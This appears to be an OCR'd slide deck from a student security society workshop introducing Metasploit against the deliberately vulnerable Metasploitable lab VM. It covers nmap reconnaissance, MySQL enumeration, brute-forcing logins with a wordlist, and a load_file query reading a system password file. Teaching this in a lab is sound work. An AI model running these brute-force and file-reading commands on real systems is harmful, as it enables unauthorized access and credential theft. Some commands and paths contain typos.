
crackchester
crackchester
crackchester
Introduction to Metasploit
Workshop 7 - 1/12/2022

Metasploit

Metasploit is the most commonly used pentesting tool that comes pre-installed in Kali Linux.

The main components of Metasploit are **msfconsole** and the **modules** it offers.

< Ubuntu Install

Mac Install >

MSFConsole

This is the console used to run metasploit commands and scripts.

It’s very versatile and has autofill for commands

Once metasploit is installed or when using kali it can be run with simply `msfconsole`

Metasploit 7 Module Types

---

1. Auxiliary
2. Exploits
3. Payloads
4. Encoders
5. Evasions
6. Post
7. Nops

Auxiliary

This module contains **fuzzers**, **scanners**, and **SQL injection** tools.

These are used to gather information and get an understanding of the target system.

Exploits

A piece of code that leverages the target vulnerabilities to ensure system access via payloads.

Payloads

They help you achieve the desired goal of attacking the target system.

That means they will either help you get an interactive shell or help you maintain a backdoor, run a command or load malware, etc. Metasploit offers two types of payloads: stageless payloads and staged payloads.

Evasions

Evasion is when a encoders will encrypt the payloads/exploits to protect them against signature-based antivirus solutions.

As payloads or exploits contain null or bad characters, there are high chances for them to be detected by an antivirus solution.

Post

The post-exploitation module will help you gather further information about the system. For instance, it can help you dump the password hashes and look for user credentials for privilege escalation.

Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).

Using Metasploitable

Download a copy of metasploitable and extract the files

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Add a new VM on Virtualbox

Select Linux/Ubuntu 64 bit and leave other as default

Select “use an Existing Virtual Hard Disk File” and select the extracted file

Select “Tools > Network > NAT Network” and create a new network (192.168.10.0/24). Then apply

Add the new network to kali and Metasploitable VMs

Finally, run ifconfig and ping to check for connection

Set Up

First you will need to start the metasploit console by running

```
Msfconsole
```

You will then need to start the database using

```
systemctl start postgresql
```

And then

```
msfdb init
```

Reconnaissance

```
nmap -sV -sC -p 3306 10.205.81.59
```

nmap runs network reconnaissance

-sV detects the service version

-sC runs a set of scripts for reconnaissance

-p 3306 specifies this to only be run on port 3306

192.168.10.0 is the address you are scanning, it may be different, you can find this by running ifconfig in your metasploitable

Reconnaissance

Next is finding a tool for mysql enumeration by running

```
search type:auxiliary mysql
```

And this should give us lots of options. We can select one using

```
use {result_index} or use {directpath}
```

The one that we are looking for is called auxiliary/scanner/mysql/mysql_version and is at index 11 but this may change

Reconnaissance

Once you are in the tool using

`set rhosts {metasploitable ip}`

Will set the target and then it can be executed with

`run`

Brute Force

Once we have enumerated the host we can use brute force to gain entry with auxiliary/scanner/mysql/mysql_login

We can then set its preferences with these

```
set PASS_FILE /usr/share/wordlistss/rockyou.txt
```

```
set RHOSTS <metasploitable-ip-address>
```

```
set BLANK_PASSWORDS true
```

We then run the tool with run

Enumeration

The last tool is auxiliary(admin/mysql/mysql_enum)

The preferences for this are

set password ""

set username root

set rhosts <metasploitable-ip-address>

We then run the tool as before

Enumeration

The last tool is auxiliary(/admin/mysql/mysql_sql)

The preferences for this are the same as before except we add

```
set sql select load_file(\"/etc/password\")
```

And this should give us the file containing all passwords

EXCITING OPPORTUNITIES

from BT

NETWORK SUMMER INTERNSHIP

CYBER SECURITY LEADERSHIP GRADUATE

CRACKCHESTER

HOODIE DESIGN CONTEST

Crackchester

Here’s a link to our link tree where you can find all our socials and our discord!


crackchester crackchester
chester
Demonstration